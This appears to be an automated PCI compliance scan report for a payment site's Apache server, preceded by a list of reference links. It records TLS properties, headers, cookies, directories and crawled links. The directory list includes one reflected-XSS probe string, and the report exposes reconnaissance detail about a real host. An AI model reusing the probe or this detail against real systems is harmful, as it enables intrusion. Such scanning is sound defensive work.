<http://gcc.gnu.org/>
<http://www.hardened-php.net/suhosin/>
<http://www.serverwatch.com/tutorials/article.php/1132731>
<http://web.golux.com/coar/cgi/>
<http://www.openssl.org/>
<http://www.openssl.org/source/>
<http://ci.apache.org/projects/httpd/trunk/doxygen/>
<http://www.cpan.org/>
http://www.siemens.de/servers/bs2osd/osdbc_us.htm
<http://online.securityfocus.com/bid/4876/info/>
<http://www.perl.org/>
<http://nasm.sourceforge.net/>
<http://www.webdav.org/>
<http://ietf.org/rfc/rfc2616.txt>
<http://modules.apache.org/>
<http://wiki.apache.org/httpd/>
<http://wiki.apache.org/httpd/CommonHTTPStatusCodes>
<http://wiki.apache.org/httpd/CouldNotBindToAddress>
<http://wiki.apache.org/httpd/DistrosDefaultLayout>
<http://wiki.apache.org/httpd/FAQ>
<http://wiki.apache.org/httpd/Rewrite>
<http://www.lua.org/>
http://hpwww.ec-lyon.fr/~vincent/apache/mod_put.html
<http://events.ccc.de/congress/2007/Fahrplan/events/2212.en.html>
<http://www.boutell.com/cgic/>
<http://cgi-spec.golux.com/>
<http://www.apachelounge.com/download/>
<http://www.wampserver.com/>
<http://caniuse.com/>
<http://bitnami.com/stack/wamp>
<http://apr.apache.org/>
<http://www.apachefriends.org/en/xampp.html>
<http://www.gzip.org/zlib/>
<http://www.apachetutor.org/>
<http://www.apachetutor.org/dev/brigades>
<http://www.apachetutor.org/dev/config>
<http://www.apachetutor.org/dev/pools>
<http://www.apachetutor.org/dev/request>
<http://www.apachetutor.org/dev/reslist>
<http://www.hwg.org/lists/hwg-servers/>
<http://bugs.apache.org/index/full/467>
http://fr.wikipedia.org/wiki/Forme_de_Backus-Naur
<http://tools.ietf.org/html/rfc2616>
<http://redis.io/>
http://en.wikipedia.org/wiki/Backus%E2%80%93Naur_Form
http://en.wikipedia.org/wiki/Domain_Name_System
[http://en.wikipedia.org/wiki/Hosts_\(file\)](http://en.wikipedia.org/wiki/Hosts_(file))
<http://en.wikipedia.org/wiki/PCRE>

<http://www.ics.uci.edu/pub/ietf/http/draft-ietf-http-connection-00.txt>
<http://modsecurity.org/>
http://apache.webthing.com/mod_proxy_html/
<http://www.cronolog.org/>
<http://cgiwrap.sourceforge.net/>
<http://www.hpl.hp.com/techreports/Compaq-DEC/WRL-95-4.html>
<http://www.pcre.org/>
<http://www.php.net/>
<http://www.php.net/manual/en/ini.sect.safe-mode.php>
<http://bugs.debian.org/cgi-bin/pkgreport.cgi?ordering=normal;archive=0;src=apache2;repeatmerged=0>
<http://httpwg.org/specs/rfc7540.html>
<http://www.gnu.org/>
<http://www.gnu.org/software/gcc/gcc.html>
<http://httpd.apache.org/>
http://httpd.apache.org/bug_report.html
<http://httpd.apache.org/dev/verification.html>
<http://httpd.apache.org/docs-project/>
<http://httpd.apache.org/docs/>
<http://httpd.apache.org/docs/2.2/upgrading.html>
<http://httpd.apache.org/docs/2.4/>
http://httpd.apache.org/docs/2.4/mod/mod_userdir.html
<http://httpd.apache.org/docs/2.4/suexec.html>
<http://httpd.apache.org/download.cgi>
<http://httpd.apache.org/lists.html>
<http://httpd.apache.org/userslist.html>
<http://www.ietf.org/rfc/rfc2396.txt>
<http://www.ietf.org/rfc/rfc2817.txt>
<http://www.ietf.org/rfc/rfc3546.txt>
<http://www.ietf.org/rfc/rfc3875>
<http://www.ntp.org/>
<http://hoohoo.ncsa.uiuc.edu/cgi/env.html>
<http://hoohoo.ncsa.uiuc.edu/cgi/interface.html>
<http://hoohoo.ncsa.uiuc.edu/cgi/overview.html>
<http://memcached.org/>
<http://tomcat.apache.org/>
<http://developer.novell.com/ndk/apache.htm>
<http://developer.novell.com/ndk/cldap.htm>
<http://developer.novell.com/ndk/cwpdk.htm>
<http://developer.novell.com/ndk/libc.htm>
http://dmoz.org/Computers/Software/Internet/Site_Management/Log_Analysis/
<http://www.apache.org/>
<http://www.apache.org/dist/httpd/binaries/netware>
<http://www.apache.org/licenses/>
<http://www.apache.org/licenses/LICENSE-2.0>
<http://support.novell.com/misc/patlst.htm>
<news://developer-forums.novell.com/novell.devsup.webserver>
<news://comp.infosystems.www.authoring.cgi>
<news://comp.protocols.time.ntp>
<chrome://net-internals/>
<ftp://hachiman.vidya.com/pub/apache/>

Target Network Information

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45004
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2013-08-15 21:12:37.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).

This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:
This information can be used by malicious users to gather more information about the network infrastructure that may help in launching attacks against it.

SOLUTION:
N/A

RESULT:
The network handle is: NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
Network description:
IPv4 address block not managed by the RIPE NCC

Host Scan Time - Scanner

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-09-15 18:02:52.0

THREAT:

The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Scan duration: 9975 seconds

Start time: Fri, Feb 28 2025, 17:45:21 GMT

End time: Fri, Feb 28 2025, 20:31:36 GMT

External (third party) CSS link detected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150221
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-15 22:36:08.0

THREAT:

Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:

Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:

Verify all the external CSS loaded on application are valid and from known sources.

RESULT:

External CSS link found: <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300">
at:
https://payments.llpsinc.com/login?redirect=%2F
https://payments.llpsinc.com/login?redirect=%2F.
https://payments.llpsinc.com/users/request-reset-password
https://payments.llpsinc.com/login?redirect=%2Fusers%2F.

https://payments.llpsinc.com/login
https://payments.llpsinc.com/login?redirect=%2F_js%2F.
https://payments.llpsinc.com/login?redirect=%2F_css%2F.

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Protocol Properties

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 38706
Category: General remote services
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2021-06-09 04:32:38.0

THREAT:

The following is a list of detected SSL/TLS protocol properties.

IMPACT:

Items include:

- Extended Master Secret: indicates whether the extended_master_secret extension is supported or required by the server. This extension enhances security and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Encrypt Then MAC: indicates whether the encrypt_then_mac extension is supported or required by the server. This extension enhances the security of non-AEAD ciphers and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Heartbeat: indicates whether the heartbeat extension is supported. It is not recommended to enable this, except for DTLS. Applicable to TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2
- Truncated HMAC: indicates whether the truncated_hmac extension is supported. This can degrade security and is not recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Cipher priority: indicates whether client, server or both determine the priority of ciphers. Having the server determine the priority is recommended. Applicable to SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2

SOLUTION:

N/A

RESULT:

NAME STATUS

TLSv1.2
Extended Master Secret yes
Heartbeat no
Cipher priority controlled by client
OCSP stapling no

SCT extension no
TLSv1.3
Heartbeat no
Cipher priority controlled by client
OCSP stapling no
SCT extension no

List of Web Directories

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 86672
Category: Web server
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2004-09-10 23:40:57.0

THREAT:
Based largely on the HTTP reply code, the following directories are most likely present on the host.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Directory Source

/"><script>alert(document.domain)</ web
page
/admin/ web page
/help/ web page
/install/ web page
/secure/ web page
/manager/ web page
/crx/ web page
/crx/explorer/ web page
/crx/explorer/browser/ web page
/setup/ web page
/mics/ web page
/mics/scripts/ web page
/mics/scripts/mics/ web page
/Scripts/ web page

/Scripts/ReportServer/ web page
/api/ web page
/auth/ web page
/assets/ web page
/assets/js/ web page
/login/ web page

Open TCP Services List

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 82023
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2024-12-19 13:22:09.0

THREAT:

The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:

Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:

Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the [CERT Web Site](#).

RESULT:

Port IANA Assigned Ports/Services Description Service Detected OS On Redirected
Port
80 www-http World Wide Web HTTP http
443 https http protocol over TLS/SSL http over ssl

Web Server Supports HTTP Request Pipelining

port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:

Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:

Support for URL-Request Pipelining has interesting consequences. For example, as explained in [this paper by Daniel Roelker](#), it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Splitting style attacks.

SOLUTION:

N/A

RESULT:

GET / HTTP/1.1
Host:217.180.217.101:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:443

HTTP/1.1 302 Found
Date: Fri, 28 Feb 2025 19:18:02 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=kid52d7k131pa6ok7tpu15kvkt; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 302 Found
Date: Fri, 28 Feb 2025 19:18:02 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=bvspr8ut2a7oc8ahse7kgdvkr3; path=/; secure; HttpOnly; SameSite=Lax

Location: /login?redirect=%2FQ_Evasive%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

GET / HTTP/1.1
Host:217.180.217.101:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:443

HTTP/1.1 302 Found
Date: Fri, 28 Feb 2025 19:18:57 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=qmrnk2ndtf91arib82o35rulqq; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 302 Found
Date: Fri, 28 Feb 2025 19:18:57 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=rlcg1tgi06ttrcb3k4c04g1glb; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2FQ_Evasive%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP Response Method and Header Information Collected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1
QID: 48118
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -

Last Update: 2020-07-20 12:24:23.0

THREAT:

This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:

This QID returns the HTTP response method and header information returned by a web server.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP header and method information collected on port 443.

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

HTTP/1.1 302 Found

Date: Fri, 28 Feb 2025 18:07:18 GMT

Server: Apache/2.4.62 (Debian)

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate

Pragma: no-cache

Set-Cookie: PHPSESSID=0ieajv4h1fh2lg32scoalbmpa2; path=/; secure; HttpOnly; SameSite=Lax

Location: /login?redirect=%2F

Content-Length: 0

Keep-Alive: timeout=5, max=96

Connection: Keep-Alive

Content-Type: text/html; charset=UTF-8

Web Server Version

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-12-20 13:32:52.0

THREAT:

A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Apache/2.4.62 (Debian)

libxml2 Version Detected	port 80 / tcp
--------------------------	---------------

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45264
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2017-04-26 11:07:20.0

THREAT:

libxml2 is a software library for parsing XML documents.
The remote host is running libxml2.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

libxml2 version detected on port: 80
libxml2 Version </td><td class="v">2.9.14 </td></tr>GET /phpinfo.php HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Cookies Collected	port 443 / tcp
-------------------	----------------

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150028

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-02-19 18:46:27.0

THREAT:

The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:

Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:

Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:

Total cookies: 2

PHPSESSID=hn495r3ecvsgssj306v341gl6; path=/; domain=payments.llpsinc.com; SameSite=SameSite=Lax; secure; httponly

csrfToken=Ne72zLe4i1S4JOHeP%2BqFjWRIZGI4OWYyYzFIM2Y5ODM5NGM5OGIwNmRiOWMwNWYzOTI0NDg1MDE%3D; path=/; domain=payments.llpsinc.com; secure; httponly

Links Crawled

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 150009

Category: Web Application

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-07-27 21:11:30.0

THREAT:

The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:

- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)

- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Duration of crawl phase (seconds): 7.00

Number of links: 10

(This number excludes form requests and links re-requested during authentication.)

<https://payments.llpsinc.com/>

<https://payments.llpsinc.com/favicon.ico>

<https://payments.llpsinc.com/login>

<https://payments.llpsinc.com/login?redirect=%2F>

<https://payments.llpsinc.com/login?redirect=%2F>

https://payments.llpsinc.com/login?redirect=%2F_css%2F

https://payments.llpsinc.com/login?redirect=%2F_js%2F

<https://payments.llpsinc.com/login?redirect=%2Fusers%2F>

<https://payments.llpsinc.com/users/request-reset-password>

<http://payments.llpsinc.com/>

Host Names Found

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 45039

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2020-08-27 03:28:53.0

THREAT:

The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:**Host Name Source**

1730192-005-static.lnngmiaa.metronetinc.net

FQDN

HTTP Public-Key-Pins Security Header Not Detected

port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 48002

Category: Information gathering

CVE ID: -

Vendor Reference: -

Bugtraq ID: -

Last Update: 2021-07-12 15:16:39.0

THREAT:

HTTP Public Key Pinning (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to decrease the risk of MITM attacks with forged certificates.

QID Detection Logic:

This QID detects the absence of the Public-Key-Pins HTTP header by transmitting a GET request.

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

HTTP Public-Key-Pins Header missing on port 443.

GET / HTTP/1.1

Host: 1730192-005-static.lnngmiaa.metronetinc.net

Connection: Keep-Alive

DNS Host Name

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 

QID: 6

Category: Information gathering

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2018-01-04 17:39:37.0

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
IP address Host name
217.180.217.101 1730192-005-static.lnngmiaa.metronetinc.
net

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Key Exchange Methods port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity: 1 
QID: 38704
Category: General remote services
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 2023-02-01 23:14:33.0

THREAT:
The following is a list of SSL/TLS key exchange methods supported by the server, along with their respective key sizes, strengths and ciphers.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
CIPHER NAME GROUP KEY-SIZE FORWARD-SECRET CLASSICAL-STRENGTH QUANTUM-STRENGTH
TLSv1.2
DHE-RSA-AES256-GCM-SHA384 DHE 2048 yes 110 low
DHE-RSA-AES128-GCM-SHA256 DHE 2048 yes 110 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE x448 448 yes 224 low

ECDHE-RSA-AES256-GCM-SHA384 ECDHE x25519 256 yes 128 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-AES256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE x448 448 yes 224 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE x25519 256 yes 128 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-CHACHA20-POLY1305 ECDHE secp521r1 521 yes 260 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE x448 448 yes 224 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE x25519 256 yes 128 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
ECDHE-RSA-AES128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLSv1.3
TLS13-AES-128-GCM-SHA256 DHE ffdhe2048 2048 yes 110 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-AES-128-GCM-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe2048 2048 yes 110 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe3072 3072 yes 132 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe4096 4096 yes 150 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe6144 6144 yes 178 low
TLS13-AES-256-GCM-SHA384 DHE ffdhe8192 8192 yes 202 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe2048 2048 yes 110 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe3072 3072 yes 132 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe4096 4096 yes 150 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe6144 6144 yes 178 low
TLS13-CHACHA20-POLY1305-SHA256 DHE ffdhe8192 8192 yes 202 low
TLS13-AES-128-GCM-SHA256 ECDHE x25519 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-AES-128-GCM-SHA256 ECDHE x448 448 yes 224 low
TLS13-AES-128-GCM-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-AES-128-GCM-SHA256 ECDHE secp384r1 384 yes 192 low
TLS13-AES-256-GCM-SHA384 ECDHE x25519 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE secp256r1 256 yes 128 low
TLS13-AES-256-GCM-SHA384 ECDHE x448 448 yes 224 low
TLS13-AES-256-GCM-SHA384 ECDHE secp521r1 521 yes 260 low
TLS13-AES-256-GCM-SHA384 ECDHE secp384r1 384 yes 192 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x25519 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp256r1 256 yes 128 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE x448 448 yes 224 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp521r1 521 yes 260 low
TLS13-CHACHA20-POLY1305-SHA256 ECDHE secp384r1 384 yes 192 low

HTTP Response Method and Header Information Collected

port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 301 Moved Permanently
Date: Fri, 28 Feb 2025 17:54:09 GMT
Server: Apache/2.4.62 (Debian)
Location: https://payments.llpsinc.com/
Content-Length: 323
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

Links Crawledport 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009

Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:

The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:

- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:

N/A

SOLUTION:

N/A

RESULT:

Duration of crawl phase (seconds): 41.00

Number of links: 300

(This number excludes form requests and links re-requested during authentication.)

<http://1730192-005-static.lnngmiaa.metronetinc.net/>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/bind.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/caching.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/configuring.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/content-negotiation.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/developer/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/dso.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/env.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/faq/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/filter.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/glossary.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/handler.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/auth.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/cgi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/htaccess.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/public_html.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/howto/ssi.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/install.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/invoking.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/license.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/logs.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/misc/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/misc/perf-tuning.html>
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/misc/security_tips.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/mod/directives.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/mod/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/mod/quickreference.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/mpm.html>

http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/new_features_2_0.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/new_features_2_2.html
http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/new_features_2_4.html
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/platform/ebcdic.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/platform/netware.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/platform/windows.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/programs/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/rewrite/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/sections.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/server-wide.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/sitemap.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/ssl/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/stopping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/suexec.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/upgrading.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/urlmapping.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/da/vhosts/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/bind.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/caching.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/configuring.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/content-negotiation.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/developer/index.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/dso.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/env.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/expr.html>
<http://1730192-005-static.lnngmiaa.metronetinc.net/manual/de/filter.html>
